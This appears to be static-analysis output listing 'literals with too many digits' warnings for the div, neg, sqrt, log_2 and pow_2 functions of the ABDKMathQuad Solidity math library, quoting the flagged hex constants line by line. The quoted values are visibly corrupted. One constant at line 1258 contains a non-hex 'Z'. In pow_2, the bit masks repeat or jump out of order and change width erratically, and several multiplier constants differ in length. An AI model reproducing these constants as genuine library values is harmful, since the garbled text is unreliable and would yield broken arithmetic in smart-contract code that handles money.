        - bytes16(uint128(uint128((x ^ y) & 0x80000000000000000000000000000000) | xExponent << 112 | xSignifier)) (src/libraries/A
ABDKMathQuad.div(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#885-964) uses literals with too many digits:
        - (x ^ y) & 0x80000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#920)
ABDKMathQuad.div(bytes16,bytes16) (src/libraries/ABDKMathQuad.sol#885-964) uses literals with too many digits:
        - xSignifier >= 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#925-929)
```

```
ABDKMathQuad.neg(bytes16) (src/libraries/ABDKMathQuad.sol#972-976) uses literals with too many digits:
        - x ^ 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#974)
ABDKMathQuad.sqrt(bytes16) (src/libraries/ABDKMathQuad.sol#996-1049) uses literals with too many digits:
        - uint128(x) > 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#998)
ABDKMathQuad.sqrt(bytes16) (src/libraries/ABDKMathQuad.sol#996-1049) uses literals with too many digits:
        - xSignifier != 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1007)
ABDKMathQuad.sqrt(bytes16) (src/libraries/ABDKMathQuad.sol#996-1049) uses literals with too many digits:
        - xSignifier >= 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1015)
ABDKMathQuad.sqrt(bytes16) (src/libraries/ABDKMathQuad.sol#996-1049) uses literals with too many digits:
        - xSignifier >= 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1024)
ABDKMathQuad.sqrt(bytes16) (src/libraries/ABDKMathQuad.sol#996-1049) uses literals with too many digits:
        - r = 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1034)
ABDKMathQuad.log_2(bytes16) (src/libraries/ABDKMathQuad.sol#1057-1121) uses literals with too many digits:
        - uint128(x) > 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1059)
ABDKMathQuad.log_2(bytes16) (src/libraries/ABDKMathQuad.sol#1057-1121) uses literals with too many digits:
        - x == 0x3FFF0000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1061)
ABDKMathQuad.log_2(bytes16) (src/libraries/ABDKMathQuad.sol#1057-1121) uses literals with too many digits:
        - xSignifier != 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1070)
ABDKMathQuad.log_2(bytes16) (src/libraries/ABDKMathQuad.sol#1057-1121) uses literals with too many digits:
        - xSignifier >= 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1084)
ABDKMathQuad.log_2(bytes16) (src/libraries/ABDKMathQuad.sol#1057-1121) uses literals with too many digits:
        - xSignifier == 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1094)
ABDKMathQuad.log_2(bytes16) (src/libraries/ABDKMathQuad.sol#1057-1121) uses literals with too many digits:
        - resultSignifier < 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1101)
ABDKMathQuad.log_2(bytes16) (src/libraries/ABDKMathQuad.sol#1057-1121) uses literals with too many digits:
        - bytes16(uint128(0x80000000000000000000000000000000 | resultExponent << 112 | resultSignifier & 0xFFFFFFFFFFFFFFFFFFFFFFFF
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xNegative = uint128(x) > 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1143)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - 0x3FFF0000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1152)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier != 0x10000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1155)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xNegative && xSignifier > 0x406E0000000000000000000000000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1163)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = 0x80000000000000000000000000000000 (src/libraries/ABDKMathQuad.sol#1178)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1179)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1182)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1185)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1188)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1191)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1194)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1197)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1200)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1203)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1206)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1209)
```

```
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1212)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x08000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1215)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x04000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1218)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x02000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1221)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x01000000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1224)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00800000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1227)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00400000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1230)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00200000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1233)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00100000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1236)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000B1721BCFC99D9F890EA06911763 >> 128 (src/libraries/ABDKMathQuad.sol#1237)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00080000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1239)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000058B90CF1E6D97F9CA14DBCC1628 >> 128 (src/libraries/ABDKMathQuad.sol#1240)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00040000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1242)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000002C5C863B73F016468F6BAC5CA2B >> 128 (src/libraries/ABDKMathQuad.sol#1243)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00020000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1245)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000162E430E5A18F6119E3C02282A5 >> 128 (src/libraries/ABDKMathQuad.sol#1246)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00010000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1248)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000B1721835514B86E6D96EFD1BFE >> 128 (src/libraries/ABDKMathQuad.sol#1249)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00008000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1251)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000058B90C0B48C6BE5DF846C5B2EF >> 128 (src/libraries/ABDKMathQuad.sol#1252)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00004000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1254)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000002C5C8601CC6B9E94213C72737A >> 128 (src/libraries/ABDKMathQuad.sol#1255)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00002000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1257)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000162E42FFF037DF38AAZB219F06 >> 128 (src/libraries/ABDKMathQuad.sol#1258)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00001000000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1260)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000B17217FBA9C739AA5819F44F9 >> 128 (src/libraries/ABDKMathQuad.sol#1261)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x00000800000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1263)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000058B90BFCDEE5ACD3C1CEDC823 >> 128 (src/libraries/ABDKMathQuad.sol#1264)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
```

```
        - xSignifier & 0x40000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1266)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000002C5C85FE31F35A6A30DA1BE50 >> 128 (src/libraries/ABDKMathQuad.sol#1267)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1269)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000162E42FF0999CE3541B9FFFCF >> 128 (src/libraries/ABDKMathQuad.sol#1270)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1272)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000B17217F80F4EF5AADDA45554 >> 128 (src/libraries/ABDKMathQuad.sol#1273)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1275)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000058B90BFBF8479BD5A81B51AD >> 128 (src/libraries/ABDKMathQuad.sol#1276)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1278)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000002C5C85FDF84BD62AE30A74CC >> 128 (src/libraries/ABDKMathQuad.sol#1279)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1281)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000162E42FEFB2FED257559BDAA >> 128 (src/libraries/ABDKMathQuad.sol#1282)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1284)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000B17217F7D5A7716BBA4A9AE >> 128 (src/libraries/ABDKMathQuad.sol#1285)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1287)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000058B90BFBE9DDBAC5E109CCE >> 128 (src/libraries/ABDKMathQuad.sol#1288)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1290)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000002C5C85FDF4B15DE6F17EB0D >> 128 (src/libraries/ABDKMathQuad.sol#1291)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1293)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000162E42FEFA494F1478FDE05 >> 128 (src/libraries/ABDKMathQuad.sol#1294)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1296)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000B17217F7D20CF927C8E94C >> 128 (src/libraries/ABDKMathQuad.sol#1297)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1299)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000058B90BFBE8F71CB4E4B33D >> 128 (src/libraries/ABDKMathQuad.sol#1300)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1302)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000002C5C85FDF477B662B26945 >> 128 (src/libraries/ABDKMathQuad.sol#1303)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1305)
```

```
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000162E42FEFA3AE53369388C >> 128 (src/libraries/ABDKMathQuad.sol#1306)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1308)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000B17217F7D1D351A389D40 >> 128 (src/libraries/ABDKMathQuad.sol#1309)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x08000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1311)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000058B90BFBE8E8B2D3D4EDE >> 128 (src/libraries/ABDKMathQuad.sol#1312)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x04000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1314)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000002C5C85FDF4741BEA6E77E >> 128 (src/libraries/ABDKMathQuad.sol#1315)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1317)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000162E42FEFA39FE95583C2 >> 128 (src/libraries/ABDKMathQuad.sol#1318)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1320)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000B17217F7D1CFB72B45E1 >> 128 (src/libraries/ABDKMathQuad.sol#1321)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1323)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000058B90BFBE8E7CC35C3F0 >> 128 (src/libraries/ABDKMathQuad.sol#1324)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1326)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000002C5C85FDF473E242EA38 >> 128 (src/libraries/ABDKMathQuad.sol#1327)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1329)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000162E42FEFA39F02B772C >> 128 (src/libraries/ABDKMathQuad.sol#1330)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1332)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000B17217F7D1CF7D83C1A >> 128 (src/libraries/ABDKMathQuad.sol#1333)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1335)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000058B90BFBE8E7BDCBE2E >> 128 (src/libraries/ABDKMathQuad.sol#1336)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1338)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000002C5C85FDF473DEA871F >> 128 (src/libraries/ABDKMathQuad.sol#1339)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1341)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000162E42FEFA39EF44D91 >> 128 (src/libraries/ABDKMathQuad.sol#1342)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1344)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000000B17217F7D1CF79E949 >> 128 (src/libraries/ABDKMathQuad.sol#1345)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1347)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000000000058B90BFBE8E7BCE544 >> 128 (src/libraries/ABDKMathQuad.sol#1348)
```

```
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1350)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000002C5C85FDF473DE6ECA >> 128 (src/libraries/ABDKMathQuad.sol#1351)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1353)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000162E42FEFA39EF366F >> 128 (src/libraries/ABDKMathQuad.sol#1354)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1356)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000000000B17217F7D1CF79AFA >> 128 (src/libraries/ABDKMathQuad.sol#1357)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1359)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000000058B90BFBE8E7BCD6D >> 128 (src/libraries/ABDKMathQuad.sol#1360)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1362)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000002C5C85FDF473DE6B2 >> 128 (src/libraries/ABDKMathQuad.sol#1363)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x20000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1365)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x10000000000000000162E42FEFA39EF358 >> 128 (src/libraries/ABDKMathQuad.sol#1366)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x10000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1368)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x1000000000000000B17217F7D1CF79AB >> 128 (src/libraries/ABDKMathQuad.sol#1369)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x80000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1371)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - resultSignifier = resultSignifier * 0x100000000000000058B90BFBE8E7BCD5 >> 128 (src/libraries/ABDKMathQuad.sol#1372)
ABDKMathQuad.pow_2(bytes16) (src/libraries/ABDKMathQuad.sol#1141-1572) uses literals with too many digits:
        - xSignifier & 0x40000000000000000 > 0 (src/libraries/ABDKMathQuad.sol#1374)
